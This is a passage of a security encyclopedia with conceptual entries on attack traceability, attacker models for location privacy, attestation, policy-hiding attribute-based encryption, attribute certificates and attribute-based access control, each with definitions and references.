As stated by NIST (Ross et al., 2016), the ultimate goal of these techniques is to provide documented records that support non-repudiation, deterrence, fault isolation, intrusion detection and prevention, as well as after-action recovery and legal actions triggered by such incidents. This information can be provided in different formats: traditionally, it is common to represent a global view of the production processes in a timely manner, by means of web-based or responsive interfaces to enhance the usability for end users from a high-level perspective. Other traceability outputs range from knowledge bases containing the ontology of events and their associated entities, to logging platforms based on tamper-proof registers for long-term auditing. Either way, they are expected to extensively inform about the security state of the network anytime, to help human operators (by accelerating decision-making) and integrate with further systems that deploy effective countermeasures.

Applications

Attack traceability techniques are the cornerstone of the security of an industrial ecosystem when combined with other solutions at different phases of the production life cycle. The line of defense against cyber threats begins with Intrusion Detection Systems (IDS), which find anomalous patterns in precise parts of the system or the data exchanged. In contrast to them, traceability processes are in charge of monitoring the security state of

every asset or connection within the infrastructure, by integrating information from heterogeneous data sources in a holistic way. This implies accounting for every event or deviation detected in real time, possibly using multiple IDSs. This evidence is stored and processed by proactive techniques (records are studied as incidents occur) or reactive techniques (records are analyzed once events occur) to reveal the effects of an attack. Altogether, this process around the perception of the system elements is also known as context-awareness that facilitates the deployment of tailored response measures. Beyond that point, situational awareness solutions are those that also embody self-learning capabilities to predict future behaviors and autonomously apply response decisions, hence preventing the propagation of the threat and minimizing its impact (Angelopoulos et al., 2020). Lastly, all the knowledge acquired during this cyber-security cycle can be represented in form of a cyber threat intelligence report that helps to identify adversarial strategies in other critical infrastructures, following a feedback loop.

Traceability tasks are of paramount importance not only for the cyber-security of industrial elements (i.e., to investigate threats and undergo forensic activities) but also to comply with the safety regulations from the earliest phases of software/hardware development, thereby enabling fault detection throughout the entire production line. These mandatory regulations involve rigorous conditions that must be able to be certified by authorities while in operation. Such compliance depends on the traceability of requirements (i.e., the ability to continuously verify their fulfillment), which is also provided by the aforementioned solutions: when these are coupled with model-driven engineering approaches, information flows are permanently verified and certifiers can reproduce that the system complies to its requirements, generating well-documented records. By the same token, attack traceability solutions can be also integrated with risk assessment and threat modelling procedures, by continuously helping the users to understand the dependencies between assets and processes of the production chain and their generated data.

Open Problems and Future Directions

The adoption of increasingly dynamic topologies in the Industry 4.0 complicates the ubiquitous acquisition of information and eases the

execution of Advanced Persistent Threats (APTs). This is a class of targeted attacks that affect companies from all sectors, resulting in millionaire costs every year. They are carried out by attackers with significant experience and resources that go unnoticed for a long period of time by making use of stealthy techniques (Alshamrani et al., 2019).

To close the gap between innovation and cyber-security concerns in this context, industrial control systems demand the application of advanced traceability platforms that set up distributed detection solutions. The aim is to combine their inputs to track all threats and anticipate next movements, ensuring the maximum monitoring coverage. This has been studied in traditional corporate environments, but further effort is needed in the Industry 4.0 to explore APT traceability solutions, since most existing works are limited to specific attacks or they are not applied to real setups. In this sense, some promising approaches suggest the deployment of detection agents across the network to correlate anomalies, using machine learning or consensus-based algorithms, such as Opinion Dynamics (Rubio et al., 2020). Overall, these techniques are mandatory to promote a secure adoption of modern communication and computational technologies by the industry in the upcoming years.

Cross-References

Situational Awareness for Cyber-Physical Systems

References

Aceto G, Persico V, Pescape A (2019) A survey on information and communication technologies for industry 4.0: state-of-the-art, taxonomies, perspectives, and challenges. IEEE Commun Surv Tutor 21(4):3467–3501

Alshamrani A, Myneni S, Chowdhary A, Huang D (2019) A survey on advanced persistent threats: techniques, solutions, challenges, and research opportunities. IEEE Commun Surv Tutor 21(2):1851–1877

Angelopoulos A, Michailidis ET, Nomikos N, Trakadas P, Hatziefremidis A, Voliotis S, Zahariadis T (2020) Tackling faults in the industry 4.0 era – a survey of machine-learning solutions and key aspects. Sensors 20(1):109

Ross R, McEvilley M, Oren J (2016) Systems security engineering: considerations for a multidisciplinary approach in the engineering of trustworthy secure systems. Technical report,

National Institute of Standards and Technology

Rubio JE, Alcaraz C, Rios R, Roman R, Lopez J (2020) Distributed detection of apts: consensus vs. clustering. In: European symposium on research in computer security. Springer, pp 174–192

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1532

Attacker Models for Location Privacy

Frank Kargl[64] ✉
(64) Institute of Distributed Systems, Ulm University, Ulm, Germany

Definition

In security and privacy, an attacker model refers to a formal or informal description of the assumed capabilities of an attacker that a security mechanism is supposed to defend against. In location privacy, such an attacker model is typically based on a definition of geospatial and other data on the mobility and behavior of one or multiple individuals or other entities linked to individuals (for example, the mobility of the car owned by that person). This data can be modelled as a set of *position samples*, where each sample is a tuple

$$ps = (p, t, id, od)$$

where *p* represents *position information* (coordinates or semantic information), *t* is a *timestamp*, *id* represents *identifying information* like an identifier or pseudonym for an entity, and *od* means *other contextual data* that is linked to this position sample, for example, speed and heading of a car. Data created, collected, processed, and stored in a system then consists of one or a series of such position samples plus potentially other data related to the same context.

The attacker model then defines which of that data is assumed to be available for an attacker, distinguishing global from local or restricted attackers. In many works, attackers are typically assumed to only have data with limited spatial and / or temporal resolution available to carry out an attack as an attack of a global and omniscient observer is often trivial and impossible to defend against.

For example, works like Förster et al. (2017) evaluate the effect of unobserved mix zones of different sizes where the attacker cannot gain data from. In terms of the position sample model, this would result in attackers that can collect less position samples.

Baik Hoh (2005) would be an example of a work that proposes a path perturbation algorithm that would be applied during release of location data. Positions in data sets are modified in a way that an attacker that tries to reconstruct movements through a tracking algorithm has lesser chances to track correctly. So essentially the algorithm changes the attacker model from an attacker having precise position samples to one having less accurate positions p. Thereby, one can also how how attacker models are also influenced by privacy enhancing technologies applied in a system.

In general, better spatial and temporal resolution leads to more potent but maybe less realistic attackers. Other attacker categorizations include active vs. passive, internal vs. external, and static vs. adaptive Wagner and Eckhoff (2018).

The attacker model also needs to define the *goal of the attacker*. For example, attackers may aim to conduct a linking attack to link different position samples belonging to the same individual but using different *id*s as shown in Baik Hoh (2005) or Wiedersheim et al. (2010) However, this does not necessary identifies a specific person and so another attacker goal could be to reidentify a specific person, for example, by linking anonymous or pseudonymous position data to a specific homeplace as investigated in Hoh et al. (2006).

Finally, the attacker model frequently also includes the approach that the attacker takes, e.g., the linking algorithm used in a linking attack distinguishing computationally-bound from computationally-unlimited attackers. As an example, Wiedersheim et al. (2010) applies Reid's Multi-Hypothesis-Tracking (MTT) algorithm for tracking, which can be computationally demanding due to the exponentially growing number of hypotheses that have to be formed and evaluated.

Last but not least, the attacker model should also specify the contextual prior-knowledge accessible to the attacker, which may, for example, include information about typical traffic patterns or behavior of a car which can be exploited in car tracking attacks. In the example of Förster et al. (2017), such knowledge is established through a machine learning-approach where the attacker observes traffic and learns statistics of travel times.

Background

Location privacy is a fundamental problem for many mobile information and communication systems. This has been demonstrated by many cases where seemingly innocent or anonymized spatial data was published and where it was shown that this data could be abused to infer sensitive information about persons and their behavior. Examples include data about taxi cabs in New York City[1] revealing trips of individual passengers and data from a running community that revealed locations of secret military bases.[2]

This motivates the need for specific privacy-enhancing technologies (PETs) that specifically protect location privacy. For example, this has led to the adoption of changing pseudonymous identifiers in vehicular communication standards and, even more recently, substantial effort to avoid location tracing in the design of privacy-preserving protocols for COVID-19 exposure notification apps.

Discussion & Open Issues

Our definition provides only a brief overview of the various aspects of attacker models on location privacy. Chapter 4 of Wagner et al. Wagner and Eckhoff (2018) includes a more detailed discussion and classification of various attacker capabilities that together establish a general attacker model for privacy attacks and that can also be applied to location privacy. Shokri et al. Shokri et al. (2011) provide a treatment of attacker capabilities more specific to location privacy in Section II-C.

In general, such attacker models are most frequently used to evaluate privacy-enhancing technologies (PETs) that aim to protect location privacy. Evaluations are either based on location data gained from real-world experiments or through mobility simulations. Examples of such mechanisms include spatial and temporal reduction of granularity as investigated by Hoh and GruteserBaik Hoh (2005) or the use of changing pseudonyms to protect location privacy in vehicular networks as investigated by Wiedersheim et al.Wiedersheim et al. (2010) and Frster et al.Förster et al. (2017).

The latter works show how different attacker models can lead to very different results, even if examining the same mechanism, i.e., changing pseudonyms that should prevent an attacker from tracking vehicles that periodically send V2X beacon messages. The challenge for the attacker is to link messages from one vehicle that uses different pseudonyms over time. While Wiedersheim et al. assume an omniscient attacker that can see all or most messages in the simulation area, Frster et al. consider an attacker with more limited coverage. Consequently, Wiedersheim achieves a significantly better tracking success.

In this scenario, the attacker model may also specify additional attacker knowledge, for example, traffic rules or status of traffic lights which would simplify the tracking task as likely movements of vehicles can be predicted as Frster et al. have established through training a machine learning model with traffic data.

It needs to be noted here that our treatment of attacker models focusses on scenarios where an attacker gains access to some form of location data as defined by the position sample above. Some cryptographic PETs are based on the notion of making such data inaccessible to the attacker, for example, by keeping such data local in devices and running calculation on such data through crytographic mechanisms like Secure Multi-Party Computation. Here, attacker models would have to focus on cryptographic aspects and capabilities of an attacker, which leads to rather traditional attacker models not treated here.

Clear and precise attacker models play a crucial role in design and evaluation of location privacy solutions, as otherwise their effectiveness cannot be judged. Too weak attacker models often lead to a false sense of security while too strong models often make it impossible to design effective and efficient solutions. Defining a fitting attacker model that is neither too strong nor too weak is one of the biggest challenges in research on location privacy.

Cross-References

Location Privacy
Location Privacy Metrics

References

Baik Hoh, Gruteser, M.: Protecting location privacy through path confusion. In: First International Conference on Security and Privacy for Emerging Areas in Communications Networks (SECURECOMM'05). pp. 194–205 (2005)

Förster, D., Löhr, H., Grätz, A., Petit, J., Kargl, F.: An evaluation of pseudonym changes for vehicular networks in large-scale, realistic traffic scenarios. IEEE Transactions on Intelligent Transportation Systems **19**(10), 3400–3405 (Oct 2018). doi: 10.1109/TITS.2017.2775519

Hoh, B., Gruteser, M., Xiong, H., Alrabady, A.: Enhancing privacy preservation of anonymous location sampling techniques in traffic monitoring systems. In: 2006 Securecomm and Workshops. pp. 1–3 (2006). doi: 10.1109/SECCOMW.2006.359553

Shokri, R., Theodorakopoulos, G., Le Boudec, J., Hubaux, J.: Quantifying location privacy. In: 2011 IEEE Symposium on Security and Privacy. pp. 247–262 (2011)

Wagner, I., Eckhoff, D.: Technical privacy metrics: A systematic survey. ACM Comput. Surv. **51**(3) (Jun 2018). doi: 10.1145/3168389, https://doi.org/10.1145/3168389

Wiedersheim, B., Kargl, F., Ma, Z., Papadimitratos, P.: Privacy in inter-vehicular networks: Why simple pseudonym change is not enough. In: The Seventh International Conference on Wireless On-demand Network Systems and Services (WONS 2010) (Feb 2010). doi: 10.1109/WONS.2010.5437115, http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=5437115

Footnotes

1 see https://www.theguardian.com/technology/2014/jun/27/new-york-taxi-details-anonymised-data-researchers-warn

2 see https://www.theguardian.com/world/2018/jan/28/fitness-tracking-app-gives-away-location-of-secret-us-army-bases

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300079

Attacks on Wi-Fi Availability

DoS Attacks in Wi-Fi Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_697

Attestation

Sean W. Smith[65] ✉
(65) Department of Computer Science, Dartmouth College, Hanover, NH, USA

✉ **Sean W. Smith**
Email: sws@cs.dartmouth.edu

Synonyms

Outbound authentication

Definition

The term *attestation* has come to refer to a set of techniques to provide the relying party with sufficient evidence to make a trust decision about a given computing platform.

Background

In many scenarios in computing, a party may have motivation to ascertain the properties of another computing entity.

Probably the most natural scenarios arise in distributed computing. Can Alice trust that Bob's remote server is sufficiently trustworthy for her to submit her sensitive information? Can Bob trust that Alice's client machine is configured with the latest patches – or is it laden with malware that will infect his system if she connects? The problems can also arise in settings where this no clear client-server distinction, such as peer-to-peer computing (is Bob really running the bona fide file sharing client?).

The problem can also rise in more localized settings, where one of the parties is explicitly human. Can Alice trust her laptop is properly configured? How about a public-access personal computer in the library?

Theory and Applications

In all these settings, a straightforward way to try to solve the problem is to somehow *measure* the system in question. Even the language the above descriptions used betrays this approach: whether Alice should trust machine *M* depends on *M*'s "configuration."

With the advent around the turn of the century of the *Trusted Computing Group (TCG)* and the school of research and development it has spawned, the term *attestation* has come to refer to a set of techniques to provide the relying party with sufficient evidence – primarily too the software and cryptographic architecture that enables a hardware *Trusted Platform Module (TPM)* to take measurements of the software and hardware configuration of a computing platform, and to reliably report these measurements. (See Chap. 10 in Smith (2005) for an overview.)

However, research also identifies two key aspects in which this primary approach to attestation falls short of the goal of enabling remote relying parties to make these trust decisions. For one thing, the description provided by basic attestation does not directly enable the relaying party to establish a secure communication channel with the platform in question. Consequently, researchers have proposed various ways to augment basic attestation in order to bind a cryptographic key pair to the platform description.

Another aspect is that the static measurements of configuration provided by the basic approach do not necessarily suffice: configuration data alone does not necessarily imply trustworthiness, and one-time static measurements do not necessarily describe the ongoing, current state of the platform. To this end, the recent research literature explores ways of extending these basic mechanisms to testify to more general *properties* of the platform (including configuration history) – sometimes via external third parties, sometimes via the platform's architecture itself – as well as to measure basic configuration or these more advanced properties more often than at start-up – perhaps even continuously. These latter extensions relate to the concepts of *late launch* (establishing the attested environment later than start-up) and the TXT/Presidio family of processor architecture. In

another variation, *software-based attestation* dispenses with cryptographic and hardware support of measurement, and instead relies on computation carefully crafted so that only a bona fide platform can compute it within a specified time.

In the last century, work on *secure coprocessors* led to mechanisms for *outbound authentication* (Smith 2004) that provided similar mechanisms to attestation.

Cross-References

Secure Coprocessor
TPM
Trusted Computing

Recommended Reading

Smith SW (2004) Outbound authentication for programmable secure coprocessors. Int J Inform Sec 3(1):28–41

Smith SW (2005) Trusted computing platforms: design and applications. Springer, New York. Chap. 10

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1461

Attribute Based Encryption with Access Policy Hiding

Yinghui Zhang[66] ✉
(66) School of Cyberspace Security, Xi'an University of Posts and Telecommunications, Xi'an, Shaanxi, China

✉ **Yinghui Zhang**
Email: yhzhaang@xupt.edu.cn

Synonyms

Anonymous attribute-based encryption; Policy hiding attribute-based encryption

Definitions

An attribute-based encryption (ABE) scheme with access policy hiding is an ABE scheme in which the access policy is not revealed in the ciphertext for attribute privacy protection. Such schemes aim to realize flexible access control of encrypted data and attribute privacy protection simultaneously.

Background

In this section, ABE primarily refers to ciphertext-policy ABE (CP-ABE) which is more suitable for access control than key-policy ABE (KP-ABE). ABE with access policy hiding can be categorized into fully policy hiding ABE and partially policy hiding ABE. In a fully policy hiding ABE scheme, the access policy is completely hidden in the ciphertext, that is, neither

attribute names nor attribute values are revealed in the access policy associated with a ciphertext. In a partially policy hiding ABE scheme, attribute names in the access policy are made public while attribute values are hidden. Currently, ABE with access policy hiding mainly refers to partially policy hiding ABE because no straight-forward ABE constructions with fully access policy hiding can be found in the existing literature. Boneh and Waters (Boneh and Waters, 2007) proposed a predicate encryption scheme that can be used to construct ABE schemes with fully access policy hiding. Similarly, the predicate encryption scheme due to Katz, Sahai, and Waters (Katz et al., 2008) can realize ABE with fully access policy hiding. To address the performance degradation of these indirect constructions, Nishide, Yoneyama, and Ohta (Nishide et al., 2008) proposed ABE schemes in which AND gate access policies are partially hidden. A fully secure ABE scheme with AND gate policy partially hiding was proposed by Lai, Deng, and Li (Lai et al., 2011). To improve the expressiveness, Lai, Deng, and Li (Lai et al., 2012) proposed an ABE scheme in which the Linear Secret Sharing Scheme (LSSS) enabled access policy is partially hidden. To further enable efficient and anonymous decryption test, Zhang, Zheng, and Deng (Zhang et al., 2018) proposed a fully secure ABE scheme with LSSS policy partially hiding, in which each anonymous decryption test only needs two bilinear pairing operations.

Theory

In the traditional ABE, an access policy associated with a ciphertext is in plaintext form such that data consumers can successfully decrypt the ciphertext based on their corresponding attribute secret key components. For example, suppose a data owner encrypts a message under access policy $\mathbb{A}$ =((Affiliation: *City Hospital* AND Department: *Cardiology*) OR SSN: *123-45-6789*). Because $\mathbb{A}$ is not hidden, everyone can read it and figure out that the user with Social Security Number (SSN) *123-45-6789* possibly suffers from some heart problems. In this case, the privacy of the user is leaked which reflects the significance of concealing the access policy. In ABE with access policy hiding, the above access policy is partially hidden and only the attribute names are revealed, i. e., ((Affiliation: * AND Department: *) OR SSN: *). The sensitive attribute values *City Hospital*,

Cardiology, and *123-45-6789* are not revealed and hence the privacy leakage issue can be mostly mitigated.

An ABE scheme with access policy hiding consists of the following four algorithms: *Setup*, *KeyGen*, *PH-Encrypt*, and *PH-Decrypt*.

- *Setup*. The system setup algorithm is run by an attribute authority. Taking a security parameter as input, it outputs the system public parameters which will be published, and a master secret key which is kept secret by the attribute authority. The message space $\mathscr{M}$ and the ciphertext space $\mathscr{C}$ should be included in the system public parameters.
- *KeyGen*. The attribute secret key generation algorithm is run by the attribute authority. Taking the system public parameters, the master secret key, and an attribute set *S* as inputs, it outputs the attribute secret key SK_S associated with *S*.
- *PH-Encrypt*. The encryption algorithm is run by data owners. Taking the system public parameters, an access policy $\mathbb{A}$, and a plaintext $M \in \mathscr{M}$ as inputs, it outputs a ciphertext *C* corresponding to *M* under $\mathbb{A}$. Note that policy hiding ABE requires the access policy $\mathbb{A}$ not to be revealed in the ciphertext *C*.
- *PH-Decrypt*. The decryption algorithm is run by data consumers. Taking as inputs the system public parameters, an attribute secret key SK_S, and a ciphertext $C \in \mathscr{C}$ in which an access policy $\mathbb{A}$ is hidden, it outputs the plaintext $M \in \mathscr{M}$ corresponding to *C* if and only if the attribute set *S* associated with SK_S satisfies the hidden access policy $\mathbb{A}$.

Similar to the traditional ABE, ABE with access policy hiding should satisfy consistency. Specifically, if four algorithms are correctly performed, then any plaintext in the message space encrypted with the encryption algorithm should be successfully decrypted by the decryption algorithm if and only if the attribute set and the hidden access policy match each other. Furthermore, in an ABE scheme with access policy hiding, if the attribute set associated with the attribute secret key does not satisfy the access policy hidden in the ciphertext, the data consumer cannot guess what access policy was specified by the data owner.

Applications

Attribute-based encryption with access policy hiding can be used to realize privacy-aware and fine-grained access control on outsourced cloud data. Let us consider a smart health cloud storage scenario. For the access policy $\mathbb{A}$ =((Affiliation: *City Hospital* AND Department: *Cardiology*) OR SSN: *123-45-6789*), ABE with access policy partially hiding can encrypt smart health records based on $\mathbb{A}$ and only explicitly transmits ((Affiliation: * AND Department: *) OR SSN: *) along with the ciphertext. In this case, the plaintext can only be recovered by a cardiologist in the city hospital or by a patient with social security number *123-45-6789*. Particularly, sensitive attribute values are hidden and attribute privacy protection is realized.

Open Problems

In terms of security and performance, full security, access policy hiding and expressiveness, and prime order groups are desirable features for practical access control systems. Most of the existing fully secure ABE schemes with access policy hiding are constructed on groups of composite order, which makes the schemes less efficient.

It would be interesting to construct ABE schemes with full security under prime order groups, in which expressive access policy hiding is supported.

Cross-References

Attribute-Based Encryption
Identity-Based Encryption

References

Boneh D, Waters B (2007) Conjunctive, subset, and range queries on encrypted data. In: Theory of Cryptography Conference, Springer, pp 535–554

Katz J, Sahai A, Waters B (2008) Predicate encryption supporting disjunctions, polynomial equations, and inner products. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques, Springer, pp 146–162

Lai J, Deng RH, Li Y (2011) Fully secure cipertext-policy hiding cp-abe. In: International Conference on Information Security Practice and Experience, Springer, pp 24–39

Lai J, Deng RH, Li Y (2012) Expressive cp-abe with partially hidden access structures. In: Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security, ACM, pp 18–19

Nishide T, Yoneyama K, Ohta K (2008) Attribute-based encryption with partially hidden encryptor-specified access structures. In: International Conference on Applied Cryptography and Network Security, Springer, pp 111–129

Zhang Y, Zheng D, Deng RH (2018) Security and privacy in smart health: Efficient policy-hiding attribute-based access control. IEEE Internet of Things Journal 5(3):2130–2145

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_279

Attribute Certificate

Marijke De Soete[67] ✉
(67) Security4Biz, Oostkamp, Belgium

Definition

This is an electronic certificate, i.e., a message digitally signed by some recognized trusted third party, the content of which ties certain attributes, i.e., properties or characteristics that can be used to determine the appearance, state, and other qualities of an entity to an ID, i.e., a user-ID whereby the user is a natural person or legal entity. The attributes of an entity can be distinguished quantitatively or qualitatively by human or automated means.

Sometimes the trusted third party is referred to as an attribute authority. It is an entity trusted by one or more entities to create and sign attribute certificates. Note that a public key certification authority may also be an attribute authority (see below).

Background

In the wake of the first PKI-euphoria (Public Key Infrastructure), it was anticipated that there would be a great need for attribute certificates. Attribute certificates were originally introduced to represent, e.g., power of attorney, executive rights, etc., information which currently is stored as official information on registered companies or their registered representatives.

Theory

Attributes that specify group membership, role, security clearance, or other authorization information associated with the attribute certificate holder. The syntax for the attribute certificate is defined in Recommendation X.509 (ISO/IEC 9594-8), making the term “X.509 certificate” ambiguous. Some people constantly confuse public key certificates and attribute certificates. A public key certificate unambiguously links a public key to an entity (identity). Authorization information may be placed in a public key certificate extension or placed in a separate attribute certificate. The placement of authorization information in public key certificates is usually undesirable for two reasons. First, authorization information often does not have the same lifetime as the binding of the identity and the public key. When authorization information is placed in a public key certificate extension, the general result is the shortening of the public key certificate useful lifetime. Second, the public key certificate authority is not usually authoritative for the authorization information. This results in additional steps for the public key certificate authority issuer to obtain authorization information from the authoritative source. For these reasons, it is often better to separate authorization information from the public key certificate. Yet, authorization information also needs to be bound to an identity. An attribute certificate provides this binding; it is simply a digitally signed (or certified) identity and set of attributes.

Applications

An attribute certificate may be used with various security services, including access control, data origin authentication, and nonrepudiation.

As an example, it could also be used to certify authorization information related to a public key. More specifically, it may be used to limit the liability resulting from a digital signature, or to constrain the usage of a public key (e.g., transaction of a limited value, certain time windows, etc.).

Cross-References

Access Control
Authorizations
PKI

Recommended Reading

ANSIX9. 45 (1999) Enhanced management controls using digital signatures and attribute certificates. www.webstore.ansi.org

ISO/IEC 9594-8 (2008) Information technology – open systems interconnection – the directory: public-key and attribute certificate frameworks. www.iso.org

ISO/IEC TR 14516 (2002) Information technology – security techniques – guidelines for the use and management of trusted third party services. www.iso.org

RFC 5755 An internet attribute certificate profile for authorization. https://datatracker.ietf.org/doc/html/rfc5755

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1539

Attribute-Based Access Control

Gunjan Batra[68] ✉
(68) Kennesaw State University, Kennesaw, GA, USA

✉ **Gunjan Batra**
Email: gbatra@kennesaw.edu

Synonyms

ABAC

Definition

Attribute-Based Access Control (ABAC) is an access control model where subject requests to perform operations on objects are granted or denied based on assigned attributes of the subject, assigned attributes of the object, environment conditions, and a set of policies that are specified in terms of those attributes and conditions (Hu, 2014).

Background

Access control mechanisms are used by organizations to mitigate the risk of unauthorized access to their data, resources, and systems. Depending on the security requirements, the information necessary for authorization, the process of making decisions, and the application domain, various access control models have been developed. They focus on addressing different security requirements such as scalability, flexibility, contextual control, fine-grained control, hierarchical control, etc. The traditional access control models such as Discretionary Access Control (DAC), Mandatory Access

Control (MAC), and Role-Based Access Control (RBAC) deal only with a predictable and identifiable set of users. Among these, RBAC has emerged as the most widely adopted by organizations as a means to deploying their access control. However, a significant limitation of RBAC is its substantial dependence on user identity for mapping it to a set of roles. As a result, many organizations are now moving to Attribute-Based Access Control (ABAC), which is a non-identity-based model and is highly dynamic and flexible. ABAC also solves the role-explosion problem of RBAC. ABAC can comprehensively handle various factors affecting access control decisions such as location, time, server load, etc., as well as to facilitate inter-domain accesses. This makes ABAC significantly useful in collaborative environments. The advantage of not being specific in the relation between a subject and an object helps to provide access to a large number of subject–object combinations. Since ABAC allows for the creation of access policies based on the existing attributes of the users and objects, rather than the manual assignment of roles, ownership, or security labels, it minimizes the need for manual intervention in configuring and deploying access control. Moreover, such use of user and object attributes for defining access control makes it fine-grained and more portable across organizational domains. Indeed, the flexibility, portability, and identity-less access control features make ABAC very attractive to be employed in many application domains, including cloud computing, web services, collaborative and coalition-based systems, as it is feasible to make access control decisions without any prior knowledge of the subject.


Theory and Concepts

In an ABAC system, the authorization to perform an operation/action/permission (e.g., *read*, *write*) is granted based on the attributes of the requesting user (subject), requested object, and the environment in which a request is made. The ABAC policy rules are comprised of the attribute conditions, which include user attribute conditions, object attribute conditions, and environment attribute conditions that determine granting of an authorization to the user. When a user makes a request to access an object, the policy base is searched for a rule through which access can be granted.

The following outlines the formal representation for the Attribute-Based Access Control (ABAC) model (Batra, 2021):

- *Users* (U), *Objects* (O), *Environment* (E). Represent the sets of users/subjects, objects, and the environment conditions in the system, respectively. u_i, for $1 \leq i \leq |U|$, denotes each member of the set U. Similarly, o_i, for $1 \leq i \leq |O|$, denotes each member of the set O. Also, e_i, for $1 \leq i \leq |E|$, denotes each member of the set E.
- U_A, O_A, E_A. Represent the sets of user attribute names, object attribute names, and environment attribute names, in the system, respectively.
- P. A set consisting of all possible operations on objects allowed in a system. For example, if *read* and *write* are the only two possible operations, then $P = \{read, write\}$. Each member of P is represented as p_i, for $1 \leq i \leq |P|$.
- U_C. Represents a set of all possible user attribute conditions denoted as uc_j, for $1 \leq j \leq |U_C|$. Members of this set are represented as equalities of the form $n = c$, where n is a user attribute name and c is either a constant or *any*.
- O_C. Represents a set of all possible object attribute conditions denoted as oc_k, for $1 \leq k \leq |O_C|$. Members of this set are represented as equalities of the form $n = c$, where n is an object attribute name and c is either a constant or *any*.
- E_C. Represents a set of all possible environment attribute conditions denoted as ec_l, for $1 \leq l \leq |E_C|$. Members of this set are represented as equalities of the form $n = c$, where n is an environment attribute name and c is either a constant or *any*.
- Π. Represents a set of access rules called the policy or the rule base of the ABAC system. Each member of this set is denoted as r_i, for $1 \leq i \leq |\Pi|$. A rule r in ABAC is of the form $\langle [uc]^*, [oc]^*, [ec]^*, p \rangle$, where $[uc]^*$, $[oc]^*$, $[ec]^*$ represent one or more user, object, and environment attribute conditions, respectively.
- A. An authorization a is of the form of $\langle u, o, p \rangle$, where $u \in U$, object $o \in O$, and operation $p \in P$. It denotes that a user u is allowed to perform an operation p on an object o.

Figure 1 shows the basic ABAC scenario in ABAC (adapted from NIST Hu 2014). The user requests Access Control Mechanism (ACM) for access to object (1). ACM evaluates access control policy rules (2a), user attribute conditions (2b), object attribute conditions (2c), and environment attribute conditions (2d) to determine if user is given access to object (3).



Attribute-Based Access Control, Fig. 1 ABAC enforcement process

Open Problems and Future Directions

Currently, the development and enhancement of ABAC are underway for efficient adoption by the industry. The research community is actively working toward coming up with improved solutions to challenges related to management of ABAC policies such as mining (Talukdar et al., 2017) and maintenance of ABAC policies, Talegaon et al. (2022) using ABAC policies in RBAC systems (Batra et al., 2018) or collaborative environments, establishing hierarchy in ABAC attributes, etc.

In addition to policy management, the complexities in ABAC systems arise from the collection, management and maintenance of the attribute data. Collection of trustworthy attribute data is a challenge and can also sometimes lead to privacy concerns. Moreover, as attributes and policies multiply, the monitoring and maintenance of the ABAC system becomes complex. Also, the cost of enforcement in ABAC is quite high as the system evaluates numerous attributes and policies with each access request. Other issues that also need attention include application of Segregation of Duties (SoD) to ABAC models and development of proper methods for auditing ABAC systems.

While Attribute-Based Access Control has significant benefits for organizations that are looking to secure access to their resources, addressing these challenges is important for widespread and effective adoption and maintenance.

Cross-References

Access Control Policies, Models, and Mechanisms
Authorizations
Content-Based and View-Based Access Control
Credential-Based Access Control
Discretionary Access Control (DAC) Policies
Mandatory Access Control (MAC) Policies
Role-Based Access Control
Separation of Duties
Temporal Access Control

References

Batra G (2021) Policy configuration and management in attribute based access control. Ph.D. thesis, Rutgers The State University of New Jersey, USA

Batra G, Atluri V, Vaidya J, Sural S (2018) Enabling the deployment of ABAC policies in RBAC systems. In: Data and applications security and privacy XXXII. Springer International Publishing, Springer, pp 51–68. https://doi.org/10.1007/978-3-319-95729-6_4

Hu V (2014) Attribute based access control (ABAC) definition and considerations. Technical report, National Institute of Standards and Technology

Talegaon S, Batra G, Atluri V, Sural S, Vaidya J (2022) Contemporaneous update and enforcement of ABAC policies. In: Proceedings of the 27th ACM on Symposium on Access Control Models and Technologies, Association for Computing Machinery, New York, NY, USA, SACMAT'22, pp 31–42. https://doi.org/10.1145/3532105.3535021

Talukdar T, Batra G, Vaidya J, Atluri V, Sural S (2017) Efficient bottom-up mining of attribute based access control policies. In: 2017 IEEE 3rd International Conference on Collaboration and Internet Computing (CIC), pp 339–348. https://doi.org/10.1109/CIC.2017.00051

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1454

Attribute-Based Encryption

Jianting Ning[69, 70] ✉
(69) Fujian Normal University, Fuzhou, China
(70) Singapore Management University, Singapore, Singapore

✉ **Jianting Ning**
Email: jtning88@gmail.com

Synonyms

